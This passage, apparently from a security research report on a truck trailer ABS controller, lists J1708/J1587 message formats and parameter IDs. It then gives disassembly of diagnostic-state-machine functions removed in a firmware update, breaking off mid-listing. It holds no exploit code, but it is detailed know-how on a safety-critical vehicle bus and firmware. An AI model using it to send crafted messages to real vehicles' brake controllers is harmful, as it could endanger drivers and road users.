mm00A8 / mm80A888	Request for 0xA8 168 Battery Potential (V)	one byte data / zero bytes data
mm00C2 / mm80C288	Request for 0xC2 194 Transmitter System Diagnostic Code and Occurrence Count Table	one byte data / zero bytes data

J1708 message	PID / PID Request Description	Data Input Size
mm00C4 / mm80C488	Request for 0xC4 196 Diagnostic Data/Count Clear Response	one byte data / zero bytes data
mm00C7 / mm80C788	Request for 0xC7 199 Traction Control Disable State	one byte data / zero bytes data
mm00D1 / mm80D188	Request for 0xD1 209 ABS Control Status, Trailer	one byte data / zero bytes data
mm00D6 / mm80D688	Request for 0xD6 214 Vehicle Wheel Speeds	one byte data / zero bytes data
mm00E9 / mm80E988	Request for 0xE9 233 Unit Number (Power Unit)	one byte data / zero bytes data
mm00EA / mm80EA88	Request for 0xEA 234 Software Identification	one byte data / zero bytes data
mm00ED / mm80ED88	Request for 0xED 237 Vehicle Identification Number	one byte data / zero bytes data
mm00F3 / mm80F388	Request for 0xF3 243 Component Identification	one byte data / zero bytes data
mm2A	42 Pressure Switch Status	1 byte data
mm46	70 Parking Brake Switch Status	1 byte data
mm54	84 Road Speed	1 byte data
mm75	117 Brake Primary Pressure	1 byte data
mm76	118 Brake Secondary Pressure	1 byte data
mmA9	169 Cargo Ambient Temperature	2 bytes data
mmB4	180 Trailer Weight	2 bytes data
mmC2	194 Transmitter System Diagnostic Code and Occurrence Count Table	variable bytes data. byte count, followed by sets of diagnostic data
mmC303	195 Diagnostic Data Request / Clear	3 bytes data
mmC7	199 Traction Control Disable State	variable length data. byte count, state flags, ASCII ‘access code’ of 0-15 characters selected by the manufacturer ...
mmD1	209 ABS Control Status, Trailer	variable bytes data, up to 3x5 bytes for 5 trailers byte count, followed by the status bytes

J1708 message	PID / PID Request Description	Data Input Size
mmED	237 Vehicle Identification Number	variable bytes data. byte count, followed by the VIN ASCII
mmF5	245 Total Vehicle Distance	4 bytes data
mmF7	257 Total Engine Hours	4 bytes data
mmFE88C5 / mmFE88C6	254 Proprietary DLE	permitted lengths of only 0xC5 and 0xC6
mmFF73	115 Trailer Pneumatic Supply Line Pressure	one byte data
mmFF7B	123 Door Status	one byte data

Appendix: Disassembly Listings

Target 2ec80

This appendix lists all the deleted: 1) functions, 2) the PID handlers, post process and context tables, and 3) an .s19 file containing these bytes. This is based on the QBinDiff analysis described in Sections , and .

Deleted Functions

All functions unmatched in the ‘before update’ firmware.

sub_C93F :

```
00C93F: F60010           ldab    MMC_GPAGE; Load B
00C942: FE0016           ldx     MMC_RPAGE; Load X
00C945: 37               pshb; Push B
00C946: 34               pshx; Push X
00C947: C7               clrb; Clear B
00C948: 4A80DEEC         call    gone_PITHandler_clrPIT_callEBBB47_02_argBis0_EC80DE,#0xEC; Call
↪  subroutine in expanded memory
00C94C: 30               pulx; Pull X
00C94D: 33               pulb; Pull B
00C94E: 7E0016           stx     MMC_RPAGE; Store X
00C951: 7B0010           stab    MMC_GPAGE; Store B
00C954: 0B               rti; Return from interrupt
```

sub_E5B396 :

```
E5B396: F7331B          tst     byte_331B; Test memory for zero or minus
E5B399: 2703            beq     loc_E5B39E; Branch if equal
E5B39B: 73331B          dec     byte_331B; Decrement memory
E5B39E: F7331D          tst     byte_331D; Test memory for zero or minus
E5B3A1: 2703            beq     loc_E5B3A6; Branch if equal
E5B3A3: 73331D          dec     byte_331D; Decrement memory
E5B3A6: F7331E          tst     byte_331E; Test memory for zero or minus
E5B3A9: 2703            beq     loc_E5B3AE; Branch if equal
E5B3AB: 73331E          dec     byte_331E; Decrement memory
E5B3AE: F73320          tst     byte_3320; Test memory for zero or minus
E5B3B1: 2703            beq     loc_E5B3B6; Branch if equal
E5B3B3: 733320          dec     byte_3320; Decrement memory
E5B3B6: F7331F          tst     byte_331F; Test memory for zero or minus
E5B3B9: 2703            beq     loc_E5B3BE; Branch if equal
E5B3BB: 73331F          dec     byte_331F; Decrement memory
E5B3BE: F7331C          tst     byte_331C; Test memory for zero or minus
E5B3C1: 2703            beq     loc_E5B3C6; Branch if equal
E5B3C3: 73331C          dec     byte_331C; Decrement memory
E5B3C6: F733B3          tst     byte_33B3; Test memory for zero or minus
E5B3C9: 2703            beq     loc_E5B3CE; Branch if equal
E5B3CB: 7333B3          dec     byte_33B3; Decrement memory
E5B3CE: F73321          tst     byte_3321; Test memory for zero or minus
E5B3D1: 2703            beq     locret_E5B3D6; Branch if equal
E5B3D3: 733321          dec     byte_3321; Decrement memory
E5B3D6: 0A              rtc; Return from call
```

sub_E8BC93 :

```
E8BC93: 37              pshb; Push B
E8BC94: 7B294C          stab    byte_294C; Store B
E8BC97: 180429452949    movw    word_2945,word_2949; Move word (16-bit)
E8BC9D: 18792945        clrw    word_2945
E8BCA1: 180429432947    movw    word_2943,word_2947; Move word (16-bit)
E8BCA7: 18792943        clrw    word_2943
E8BCAB: E680            ldab    1+var_1,sp; Load B
E8BCAD: 87              clra; Clear A
E8BCAE: B746            tfr     d,y; Transfer register to register
E8BCB0: 1858            asly
E8BCB2: C601            ldab    #1; Load B
E8BCB4: 6CEA2953        std     0x2953,y; Store D
E8BCB8: 1B81            ins; Increment SP
E8BCBA: 0A              rtc; Return from call
```

sub_E8BCBF :

```
E8BCBF: FDCF77          ldy     word_CF77; Load Y
E8BCC2: F6294B          ldab    byte_294B; Load B
E8BCC5: 0F400420        brclr   0,y,#4,loc_E8BCE9; Branch if selected bits clear
E8BCC9: C101            cmpb    #1; Compare B to memory
E8BCCB: 2617            bne     loc_E8BCE4; Branch if not equal
E8BCCD: 79294B          clr     byte_294B; Clear memory
E8BCD0: 180429452949    movw    word_2945,word_2949; Move word (16-bit)
E8BCD6: 18792945        clrw    word_2945
E8BCDA: FC2943          ldd     word_2943; Load D
```

```
E8BCDD: 7C2947          std     word_2947; Store D
E8BCE0: 18792943        clrw    word_2943
E8BCE4: 18722945        incw    word_2945
E8BCE8: 0A              rtc; Return from call
E8BCE9: 2619            bne     loc_E8BD04; Branch if not equal
E8BCEB: C601            ldab    #1; Load B
E8BCED: 7B294B          stab    byte_294B; Store B
E8BCF0: 180429432947    movw    word_2943,word_2947; Move word (16-bit)
E8BCF6: 18792943        clrw    word_2943
E8BCFA: 180429452949    movw    word_2945,word_2949; Move word (16-bit)
E8BD00: 18792945        clrw    word_2945
E8BD04: 18722943        incw    word_2943
E8BD08: 0A              rtc; Return from call
```

sub_E8BD09 :

```
E8BD09: F6294C          ldab    byte_294C; Load B
E8BD0C: 270A            beq     loc_E8BD18; Branch if equal
E8BD0E: 04010C          dbeq    b,loc_E8BD1D; Decrement counter and branch if = 0
E8BD11: 04010E          dbeq    b,loc_E8BD22; Decrement counter and branch if = 0
E8BD14: 040110          dbeq    b,loc_E8BD27; Decrement counter and branch if = 0
E8BD17: 0A              rtc; Return from call
E8BD18: 4ABD2CE8        call    gone_J1587_Diag_SM_State_Init_E8BD2C,#0xE8; Call subroutine in
↪  expanded memory
E8BD1C: 0A              rtc; Return from call
E8BD1D: 4ABDFAE8        call    gone_J1587_Diag_SM_State_Active_E8BDFA,#0xE8; Call subroutine in
↪  expanded memory
E8BD21: 0A              rtc; Return from call
E8BD22: 4ABED9E8        call    gone_J1587_Diag_SM_State_Transition_E8BED9,#0xE8; Call subroutine
↪  in expanded memory
E8BD26: 0A              rtc; Return from call
E8BD27: 4A8000E9        call    gone_J1587_Diag_SM_State_Idle_E98000,#0xE9; Call subroutine in
↪  expanded memory
E8BD2B: 0A              rtc; Return from call
```

sub_E8BD2C :

```
E8BD2C: 37              pshb; Push B
E8BD2D: 87              clra; Clear A
E8BD2E: 6A80            staa    1+var_1,sp; Store A
E8BD30: F6294C          ldab    byte_294C; Load B
E8BD33: 59              lsld; Logic shift left D
E8BD34: B746            tfr     d,y; Transfer register to register
E8BD36: ECEA2953        ldd     0x2953,y; Load D
E8BD3A: 2709            beq     loc_E8BD45; Branch if equal
E8BD3C: C601            ldab    #1; Load B
E8BD3E: 6B80            stab    1+var_1,sp; Store B
E8BD40: 1869EA2953      clrw    0x2953,y
E8BD45: E680            ldab    1+var_1,sp; Load B
E8BD47: 6B80            stab    1+var_1,sp; Store B
E8BD49: 042106          dbne    b,loc_E8BD52; Decrement counter and branch if != 0
E8BD4C: 79294F          clr     word_294F; Clear memory
E8BD4F: 792940          clr     byte_2940; Clear memory
E8BD52: F62961          ldab    byte_2961; Load B
```

```
E8BD55: 2617            bne     loc_E8BD6E; Branch if not equal
E8BD57: C601            ldab    #1; Load B
E8BD59: 7B294F          stab    word_294F; Store B
E8BD5C: 52              incb; Increment B
E8BD5D: 4ABC93E8        call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E8BD61: C601            ldab    #1; Load B
E8BD63: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BD67: C601            ldab    #1; Load B
E8BD69: 7B2961          stab    byte_2961; Store B
E8BD6C: 2072            bra     loc_E8BDE0; Branch always
E8BD6E: F6294D          ldab    byte_294D; Load B
E8BD71: 040111          dbeq    b,loc_E8BD85; Decrement counter and branch if = 0
E8BD74: 042169          dbne    b,loc_E8BDE0; Decrement counter and branch if != 0
E8BD77: F6294B          ldab    byte_294B; Load B
E8BD7A: 042163          dbne    b,loc_E8BDE0; Decrement counter and branch if != 0
E8BD7D: C601            ldab    #1; Load B
E8BD7F: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BD83: 205B            bra     loc_E8BDE0; Branch always
E8BD85: F6294B          ldab    byte_294B; Load B
E8BD88: 260D            bne     loc_E8BD97; Branch if not equal
E8BD8A: C602            ldab    #2; Load B
E8BD8C: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BD90: C601            ldab    #1; Load B
E8BD92: 7B2951          stab    byte_2951; Store B
E8BD95: 2049            bra     loc_E8BDE0; Branch always
E8BD97: F62951          ldab    byte_2951; Load B
E8BD9A: 04211A          dbne    b,loc_E8BDB7; Decrement counter and branch if != 0
E8BD9D: 792951          clr     byte_2951; Clear memory
E8BDA0: F62940          ldab    byte_2940; Load B
E8BDA3: 04213A          dbne    b,loc_E8BDE0; Decrement counter and branch if != 0
E8BDA6: 4A8337E9        call    gone_J1587_Diag_Reset_Runtime_State_E98337,#0xE9; Call subroutine
↪  in expanded memory
E8BDAA: C7              clrb; Clear B
E8BDAB: 4ABC93E8        call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E8BDAF: C601            ldab    #1; Load B
E8BDB1: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BDB5: 2029            bra     loc_E8BDE0; Branch always
E8BDB7: F62940          ldab    byte_2940; Load B
E8BDBA: 2708            beq     loc_E8BDC4; Branch if equal
E8BDBC: 040124          dbeq    b,loc_E8BDE3; Decrement counter and branch if = 0
E8BDBF: 040123          dbeq    b,loc_E8BDE5; Decrement counter and branch if = 0
E8BDC2: 201C            bra     loc_E8BDE0; Branch always
E8BDC4: C601            ldab    #1; Load B
E8BDC6: 7B2908          stab    byte_2908; Store B
E8BDC9: CC00FA          ldd     #0xFA; Load D
E8BDCC: 7C2909          std     word_2909; Store D
E8BDCF: C7              clrb; Clear B
E8BDD0: 7C290B          std     word_290B; Store D
E8BDD3: 7C290D          std     word_290D; Store D
E8BDD6: 52              incb; Increment B
E8BDD7: 7B2906          stab    byte_2906; Store B
E8BDDA: C601            ldab    #1; Load B
E8BDDC: 4A834FE9        call    gone_J1587_Diag_Process_Clear_Request_E9834F,#0xE9; Call
↪  subroutine in expanded memory
```

```
E8BDE0: 1B81            ins; Increment SP
E8BDE2: 0A              rtc; Return from call
E8BDE3: 20F7            bra     loc_E8BDDC; Branch always
E8BDE5: 87              clra; Clear A
E8BDE6: 7C294F          std     word_294F; Store D
E8BDE9: 52              incb; Increment B
E8BDEA: 4ABC93E8        call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E8BDEE: C601            ldab    #1; Load B
E8BDF0: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BDF4: 4ABDFAE8        call    gone_J1587_Diag_SM_State_Active_E8BDFA,#0xE8; Call subroutine in
↪  expanded memory
E8BDF8: 20E6            bra     loc_E8BDE0; Branch always
```

sub_E8BDFA :

```
E8BDFA: 37              pshb; Push B
E8BDFB: 87              clra; Clear A
E8BDFC: 6A80            staa    1+var_1,sp; Store A
E8BDFE: F6294C          ldab    byte_294C; Load B
E8BE01: 59              lsld; Logic shift left D
E8BE02: B746            tfr     d,y; Transfer register to register
E8BE04: ECEA2953        ldd     0x2953,y; Load D
E8BE08: 2709            beq     loc_E8BE13; Branch if equal
E8BE0A: C601            ldab    #1; Load B
E8BE0C: 6B80            stab    1+var_1,sp; Store B
E8BE0E: 1869EA2953      clrw    0x2953,y
E8BE13: E680            ldab    1+var_1,sp; Load B
E8BE15: 6B80            stab    1+var_1,sp; Store B
E8BE17: 042103          dbne    b,loc_E8BE1D; Decrement counter and branch if != 0
E8BE1A: 79294F          clr     word_294F; Clear memory
E8BE1D: F6294D          ldab    byte_294D; Load B
E8BE20: 040110          dbeq    b,loc_E8BE33; Decrement counter and branch if = 0
E8BE23: 53              decb; Decrement B
E8BE24: 182600AE        lbne    loc_E8BED6; Long branch if not equal
E8BE28: F6294B          ldab    byte_294B; Load B
E8BE2B: 53              decb; Decrement B
E8BE2C: 182600A6        lbne    loc_E8BED6; Long branch if not equal
E8BE30: 06BED0          jmp     loc_E8BED0; Jump Address
E8BE33: F6294B          ldab    byte_294B; Load B
E8BE36: 2611            bne     loc_E8BE49; Branch if not equal
E8BE38: C602            ldab    #2; Load B
E8BE3A: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BE3E: 72294F          inc     word_294F; Increment memory
E8BE41: C601            ldab    #1; Load B
E8BE43: 7B2951          stab    byte_2951; Store B
E8BE46: 06BED6          jmp     loc_E8BED6; Jump Address
E8BE49: F62951          ldab    byte_2951; Load B
E8BE4C: 042118          dbne    b,loc_E8BE67; Decrement counter and branch if != 0
E8BE4F: 792951          clr     byte_2951; Clear memory
E8BE52: F62940          ldab    byte_2940; Load B
E8BE55: 04210F          dbne    b,loc_E8BE67; Decrement counter and branch if != 0
E8BE58: 4A8337E9        call    gone_J1587_Diag_Reset_Runtime_State_E98337,#0xE9; Call subroutine
↪  in expanded memory
E8BE5C: C7              clrb; Clear B
```

```
E8BE5D: 4ABC93E8          call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E8BE61: C601              ldab    #1; Load B
E8BE63: 4ABCBBE8          call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BE67: FC2943            ldd     word_2943; Load D
E8BE6A: 8C0064            cpd     #0x64 ; 'd'; Compare D to memory (16-bit)
E8BE6D: 2354              bls     loc_E8BEC3; Branch if lower or same
E8BE6F: FC2949            ldd     word_2949; Load D
E8BE72: 8C012C            cpd     #0x12C; Compare D to memory (16-bit)
E8BE75: 224C              bhi     loc_E8BEC3; Branch if higher
E8BE77: F6294F            ldab    word_294F; Load B
E8BE7A: 2742              beq     loc_E8BEBE; Branch if equal
E8BE7C: C104              cmpb    #4; Compare B to memory
E8BE7E: 223E              bhi     loc_E8BEBE; Branch if higher
E8BE80: F62940            ldab    byte_2940; Load B
E8BE83: 2708              beq     loc_E8BE8D; Branch if equal
E8BE85: 040123            dbeq    b,loc_E8BEAB; Decrement counter and branch if = 0
E8BE88: 04012B            dbeq    b,loc_E8BEB6; Decrement counter and branch if = 0
E8BE8B: 2049              bra     loc_E8BED6; Branch always
E8BE8D: 180C294F2908      movb    word_294F,byte_2908; Move byte (8-bit)
E8BE93: CC0032            ldd     #0x32 ; '2'; Load D
E8BE96: 7C2909            std     word_2909; Store D
E8BE99: 7C290B            std     word_290B; Store D
E8BE9C: 1879290D          clrw    word_290D
E8BEA0: 792906            clr     byte_2906; Clear memory
E8BEA3: C601              ldab    #1; Load B
E8BEA5: 4A834FE9          call    gone_J1587_Diag_Process_Clear_Request_E9834F,#0xE9; Call
↪  subroutine in expanded memory
E8BEA9: 202B              bra     loc_E8BED6; Branch always
E8BEAB: 4A834FE9          call    gone_J1587_Diag_Process_Clear_Request_E9834F,#0xE9; Call
↪  subroutine in expanded memory
E8BEAF: F62940            ldab    byte_2940; Load B
E8BEB2: C102              cmpb    #2; Compare B to memory
E8BEB4: 2620              bne     loc_E8BED6; Branch if not equal
E8BEB6: 4A8337E9          call    gone_J1587_Diag_Reset_Runtime_State_E98337,#0xE9; Call subroutine
↪  in expanded memory
E8BEBA: C602              ldab    #2; Load B
E8BEBC: 200E              bra     loc_E8BECC; Branch always
E8BEBE: 044115            tbeq    b,loc_E8BED6; Test counter and branch if = 0
E8BEC1: 2008              bra     loc_E8BECB; Branch always
E8BEC3: FC2949            ldd     word_2949; Load D
E8BEC6: 8C012C            cpd     #0x12C; Compare D to memory (16-bit)
E8BEC9: 230B              bls     loc_E8BED6; Branch if lower or same
E8BECB: C7                clrb; Clear B
E8BECC: 4ABC93E8          call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E8BED0: C601              ldab    #1; Load B
E8BED2: 4ABCBBE8          call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BED6: 1B81              ins; Increment SP
E8BED8: 0A                rtc; Return from call
```

sub_E8BED9 :

```
E8BED9: 37              pshb; Push B
E8BEDA: 87              clra; Clear A
E8BEDB: 6A80            staa    1+var_1,sp; Store A
E8BEDD: F6294C          ldab    byte_294C; Load B
E8BEE0: 59              lsld; Logic shift left D
E8BEE1: B746            tfr     d,y; Transfer register to register
E8BEE3: ECEA2953        ldd     0x2953,y; Load D
E8BEE7: 2709            beq     loc_E8BEF2; Branch if equal
E8BEE9: C601            ldab    #1; Load B
E8BEEB: 6B80            stab    1+var_1,sp; Store B
E8BEED: 1869EA2953      clrw    0x2953,y
E8BEF2: E680            ldab    1+var_1,sp; Load B
E8BEF4: 6B80            stab    1+var_1,sp; Store B
E8BEF6: 042103          dbne    b,loc_E8BEFC; Decrement counter and branch if != 0
E8BEF9: 792950          clr     word_294F+1; Clear memory
E8BEFC: F6294D          ldab    byte_294D; Load B
E8BEFF: 04010F          dbeq    b,loc_E8BF11; Decrement counter and branch if = 0
E8BF02: 53              decb; Decrement B
E8BF03: 1826008B        lbne    loc_E8BF92; Long branch if not equal
E8BF07: F6294B          ldab    byte_294B; Load B
E8BF0A: 53              decb; Decrement B
E8BF0B: 18260083        lbne    loc_E8BF92; Long branch if not equal
E8BF0F: 207B            bra     loc_E8BF8C; Branch always
E8BF11: F6294B          ldab    byte_294B; Load B
E8BF14: 2610            bne     loc_E8BF26; Branch if not equal
E8BF16: C602            ldab    #2; Load B
E8BF18: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BF1C: 722950          inc     word_294F+1; Increment memory
E8BF1F: C601            ldab    #1; Load B
E8BF21: 7B2951          stab    byte_2951; Store B
E8BF24: 206C            bra     loc_E8BF92; Branch always
E8BF26: F62951          ldab    byte_2951; Load B
E8BF29: 042103          dbne    b,loc_E8BF2F; Decrement counter and branch if != 0
E8BF2C: 792951          clr     byte_2951; Clear memory
E8BF2F: FC5BD0          ldd     word_5BD0; Load D
E8BF32: 8C00B4          cpd     #0xB4; Compare D to memory (16-bit)
E8BF35: 2326            bls     loc_E8BF5D; Branch if lower or same
E8BF37: 8C00C8          cpd     #0xC8; Compare D to memory (16-bit)
E8BF3A: 2406            bcc     loc_E8BF42; Branch if carry clear
E8BF3C: 1C2952FF        bset    byte_2952,#0xFF; Set bits in memory
E8BF40: 201B            bra     loc_E8BF5D; Branch always
E8BF42: F62952          ldab    byte_2952; Load B
E8BF45: 2616            bne     loc_E8BF5D; Branch if not equal
E8BF47: C601            ldab    #1; Load B
E8BF49: 7B2952          stab    byte_2952; Store B
E8BF4C: 87              clra; Clear A
E8BF4D: C7              clrb; Clear B
E8BF4E: 7C2949          std     word_2949; Store D
E8BF51: 7C2945          std     word_2945; Store D
E8BF54: 7C2947          std     word_2947; Store D
E8BF57: 7C2943          std     word_2943; Store D
E8BF5A: 792950          clr     word_294F+1; Clear memory
E8BF5D: FC2943          ldd     word_2943; Load D
E8BF60: 8C0064          cpd     #0x64 ; 'd'; Compare D to memory (16-bit)
E8BF63: 231A            bls     loc_E8BF7F; Branch if lower or same
E8BF65: FC2949          ldd     word_2949; Load D
E8BF68: 8C012C          cpd     #0x12C; Compare D to memory (16-bit)
E8BF6B: 2212            bhi     loc_E8BF7F; Branch if higher
```

```
E8BF6D: 4A8420E9          call    gone_J1587_Diag_Get_Next_Active_Fault_E98420,#0xE9; Call
↪  subroutine in expanded memory
E8BF71: 042104            dbne    b,loc_E8BF78; Decrement counter and branch if != 0
E8BF74: C603              ldab    #3; Load B
E8BF76: 2010              bra     loc_E8BF88; Branch always
E8BF78: F62950            ldab    word_294F+1; Load B
E8BF7B: 2715              beq     loc_E8BF92; Branch if equal
E8BF7D: 2008              bra     loc_E8BF87; Branch always
E8BF7F: FC2949            ldd     word_2949; Load D
E8BF82: 8C012C            cpd     #0x12C; Compare D to memory (16-bit)
E8BF85: 230B              bls     loc_E8BF92; Branch if lower or same
E8BF87: C7                clrb; Clear B
E8BF88: 4ABC93E8          call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E8BF8C: C601              ldab    #1; Load B
E8BF8E: 4ABCBBE8          call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E8BF92: 1B81              ins; Increment SP
E8BF94: 0A                rtc; Return from call
```

sub_E98000 :

```
E98000: 37                pshb; Push B
E98001: 87                clra; Clear A
E98002: 6A80              staa    1+var_1,sp; Store A
E98004: F6294C            ldab    byte_294C; Load B
E98007: 59                lsld; Logic shift left D
E98008: B746              tfr     d,y; Transfer register to register
E9800A: ECEA2953          ldd     0x2953,y; Load D
E9800E: 2709              beq     loc_E98019; Branch if equal
E98010: C601              ldab    #1; Load B
E98012: 6B80              stab    1+var_1,sp; Store B
E98014: 1869EA2953        clrw    0x2953,y
E98019: E680              ldab    1+var_1,sp; Load B
E9801B: 6B80              stab    1+var_1,sp; Store B
E9801D: 042108            dbne    b,loc_E98028; Decrement counter and branch if != 0
E98020: 1879295B          clrw    word_295B
E98024: 1D296340          bclr    byte_2963,#0x40 ; '@'; Clear bits in memory
E98028: F6294D            ldab    byte_294D; Load B
E9802B: 040111            dbeq    b,loc_E9803F; Decrement counter and branch if = 0
E9802E: 042155            dbne    b,loc_E98086; Decrement counter and branch if != 0
E98031: F6294B            ldab    byte_294B; Load B
E98034: 04214F            dbne    b,loc_E98086; Decrement counter and branch if != 0
E98037: C601              ldab    #1; Load B
E98039: 4ABCBBE8          call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E9803D: 2047              bra     loc_E98086; Branch always
E9803F: F6294B            ldab    byte_294B; Load B
E98042: 260D              bne     loc_E98051; Branch if not equal
E98044: C602              ldab    #2; Load B
E98046: 4ABCBBE8          call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E9804A: C601              ldab    #1; Load B
E9804C: 7B2951            stab    byte_2951; Store B
E9804F: 2035              bra     loc_E98086; Branch always
E98051: F62951            ldab    byte_2951; Load B
E98054: 042119            dbne    b,loc_E98070; Decrement counter and branch if != 0
```

```
E98057: 792951          clr     byte_2951; Clear memory
E9805A: F62940          ldab    byte_2940; Load B
E9805D: 2704            beq     loc_E98063; Branch if equal
E9805F: 4A8337E9        call    gone_J1587_Diag_Reset_Runtime_State_E98337,#0xE9; Call subroutine
↪  in expanded memory
E98063: C7              clrb; Clear B
E98064: 4ABC93E8        call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E98068: C601            ldab    #1; Load B
E9806A: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E9806E: 2016            bra     loc_E98086; Branch always
E98070: F6294F          ldab    word_294F; Load B
E98073: 040106          dbeq    b,loc_E9807C; Decrement counter and branch if = 0
E98076: C002            subb    #2; Subtract memory from B
E98078: 2708            beq     loc_E98082; Branch if equal
E9807A: 200A            bra     loc_E98086; Branch always
E9807C: 4A8089E9        call    gone_J1587_Diag_Broadcast_Rate_Control_E98089,#0xE9; Call
↪  subroutine in expanded memory
E98080: 2004            bra     loc_E98086; Branch always
E98082: 4A8336E9        call    gone_J1587_Diag_Null_E98336,#0xE9; Call subroutine in expanded
↪  memory
E98086: 1B81            ins; Increment SP
E98088: 0A              rtc; Return from call
```

sub_E98089 :

```
E98089: 1B9B            leas    -5,sp; Load effective address into SP
E9808B: 87              clra; Clear A
E9808C: C7              clrb; Clear B
E9808D: 6C81            std     5+var_4,sp; Store D
E9808F: F62950          ldab    word_294F+1; Load B
E98092: 53              decb; Decrement B
E98093: C108            cmpb    #8; Compare B to memory
E98095: 1824028F        lbcc    loc_E98328; Long branch if carry clear
E98099: 59              lsld; Logic shift left D
E9809A: 05FF            jmp     [d,pc]; jump table analyzed
E980AC: F62940          ldab    byte_2940; Load B
E980AF: 270A            beq     loc_E980BB; Branch if equal
E980B1: 53              decb; Decrement B
E980B2: 1827024D        lbeq    loc_E98303; Long branch if equal
E980B6: 53              decb; Decrement B
E980B7: 18260278        lbne    loc_E98333; Long branch if not equal
E980BB: 6980            clr     5+var_5,sp; Clear memory
E980BD: 6984            clr     5+var_1,sp; Clear memory
E980BF: 2070            bra     loc_E98131; Branch always
E980C1: 6983            clr     5+var_2,sp; Clear memory
E980C3: FC295B          ldd     word_295B; Load D
E980C6: 4A8936F1        call    core_F18936,#0xF1; Call subroutine in expanded memory
E980CA: 044102          tbeq    b,loc_E980CF; Test counter and branch if = 0
E980CD: 6283            inc     5+var_2,sp; Increment memory
E980CF: FC295B          ldd     word_295B; Load D
E980D2: 4A8964F1        call    sub_F18964,#0xF1; Call subroutine in expanded memory
E980D6: 044106          tbeq    b,loc_E980DF; Test counter and branch if = 0
E980D9: E683            ldab    5+var_2,sp; Load B
E980DB: CB02            addb    #2; Add memory to B
E980DD: 6B83            stab    5+var_2,sp; Store B
```

```
E980DF: E683            ldab    5+var_2,sp; Load B
E980E1: 04010A          dbeq    b,loc_E980EE; Decrement counter and branch if = 0
E980E4: 04010F          dbeq    b,loc_E980F6; Decrement counter and branch if = 0
E980E7: 040113          dbeq    b,loc_E980FD; Decrement counter and branch if = 0
E980EA: 6981            clr     5+var_4,sp; Clear memory
E980EC: 2032            bra     loc_E98120; Branch always
E980EE: F62950          ldab    word_294F+1; Load B
E980F1: 53              decb; Decrement B
E980F2: 262C            bne     loc_E98120; Branch if not equal
E980F4: 200E            bra     loc_E98104; Branch always
E980F6: F62950          ldab    word_294F+1; Load B
E980F9: C102            cmpb    #2; Compare B to memory
E980FB: 2005            bra     loc_E98102; Branch always
E980FD: F62950          ldab    word_294F+1; Load B
E98100: C101            cmpb    #1; Compare B to memory
E98102: 261C            bne     loc_E98120; Branch if not equal
E98104: FD295B          ldy     word_295B; Load Y
E98107: 1858            asly
E98109: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
E9810E: 18E6EA5F6F      gldab   0x5F6F,y
E98113: 6B81            stab    5+var_4,sp; Store B
E98115: 18E6EA5F70      gldab   0x5F70,y
E9811A: 6B82            stab    5+var_3,sp; Store B
E9811C: C601            ldab    #1; Load B
E9811E: 6B80            stab    5+var_5,sp; Store B
E98120: E682            ldab    5+var_3,sp; Load B
E98122: 87              clra; Clear A
E98123: EB81            addb    5+var_4,sp; Add memory to B
E98125: 45              rola; Rotate left A through carry
E98126: 046402          tbne    d,loc_E9812B; Test counter and branch if != 0
E98129: 6980            clr     5+var_5,sp; Clear memory
E9812B: 6284            inc     5+var_1,sp; Increment memory
E9812D: 1872295B        incw    word_295B
E98131: FC295B          ldd     word_295B; Load D
E98134: 8C0156          cpd     #0x156; Compare D to memory (16-bit)
E98137: 240C            bcc     loc_E98145; Branch if carry clear
E98139: E680            ldab    5+var_5,sp; Load B
E9813B: 2608            bne     loc_E98145; Branch if not equal
E9813D: E684            ldab    5+var_1,sp; Load B
E9813F: C105            cmpb    #5; Compare B to memory
E98141: 1825FF7C        lbcs    loc_E980C1; Long branch if carry set
E98145: E680            ldab    5+var_5,sp; Load B
E98147: 264B            bne     loc_E98194; Branch if not equal
E98149: FC295B          ldd     word_295B; Load D
E9814C: 8C0156          cpd     #0x156; Compare D to memory (16-bit)
E9814F: 2643            bne     loc_E98194; Branch if not equal
E98151: F62907          ldab    byte_2907; Load B
E98154: 260D            bne     loc_E98163; Branch if not equal
E98156: C601            ldab    #1; Load B
E98158: 6B81            stab    5+var_4,sp; Store B
E9815A: 6B82            stab    5+var_3,sp; Store B
E9815C: 7B2906          stab    byte_2906; Store B
E9815F: 6B80            stab    5+var_5,sp; Store B
E98161: 2031            bra     loc_E98194; Branch always
E98163: C601            ldab    #1; Load B
E98165: 7B2908          stab    byte_2908; Store B
E98168: CC01F4          ldd     #0x1F4; Load D
